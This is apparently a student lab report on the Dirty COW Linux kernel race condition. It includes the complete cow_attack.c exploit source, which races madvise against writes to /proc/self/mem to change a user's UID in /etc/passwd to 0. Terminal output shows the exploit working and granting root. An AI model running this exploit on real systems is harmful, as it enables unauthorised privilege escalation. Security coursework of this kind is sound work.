

Lab 9

November 20, 2020

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using screen shots and code snippets. You also need to provide explanation to the observations that are interesting or surprising.

Task 1

Report your results in the lab report and explain how you are able to achieve that.




Figure 1: read-only file

For Copy-On-Write, three important steps are performed:


- (A) Make a copy of the mapped memory
- (B) Update the page table, so the virtual memory points to newly created physical memory
- (C) Write to the memory.

The above steps are not atomic in nature: they can be interrupted by other threads which creates a potential race condition leading to Dirty Cow vulnerability.

So when we execute `a.out`, we should press `Ctrl-C` after a few seconds and the attack succeeds.

Task 2

We modify the code in `cow_attack.c` as shown in Figure 2, then do the similar operation as in Task 1, then the attack succeeds.



```
Terminal
root@ubuntu: /home/seed

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;
void *writeThread(void *arg);
void *adviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "1001");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, adviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}


void *writeThread(void *arg)
{
    char *content="0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *adviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

"cow_attack.c" [dos] 60L, 1410C
29,1 All
```

Figure 2: code



```
Terminal
[11/20/2020 05:59] seed@ubuntu:~$ sudo adduser eveneko
[sudo] password for seed:
Adding user 'eveneko' ...
Adding new group 'eveneko' (1002) ...
Adding new user 'eveneko' (1001) with group 'eveneko' ...
Creating home directory '/home/eveneko' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for eveneko
Enter the new value, or press ENTER for the default
  Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
[11/20/2020 05:59] seed@ubuntu:~$
[11/20/2020 05:59] seed@ubuntu:~$
[11/20/2020 05:59] seed@ubuntu:~$ cat /etc/passwd | grep eveneko
eveneko:x:1001:1002:,,,:/home/eveneko:/bin/bash
[11/20/2020 06:00] seed@ubuntu:~$

[11/20/2020 05:59] seed@ubuntu:~$ vim cow_attack.c
[11/20/2020 06:01] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[11/20/2020 06:01] seed@ubuntu:~$ a.out
^C
[11/20/2020 06:01] seed@ubuntu:~$ su eveneko
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1002(eveneko) groups=0(root),1002(eveneko)
root@ubuntu:/home/seed#
```

Figure 3: root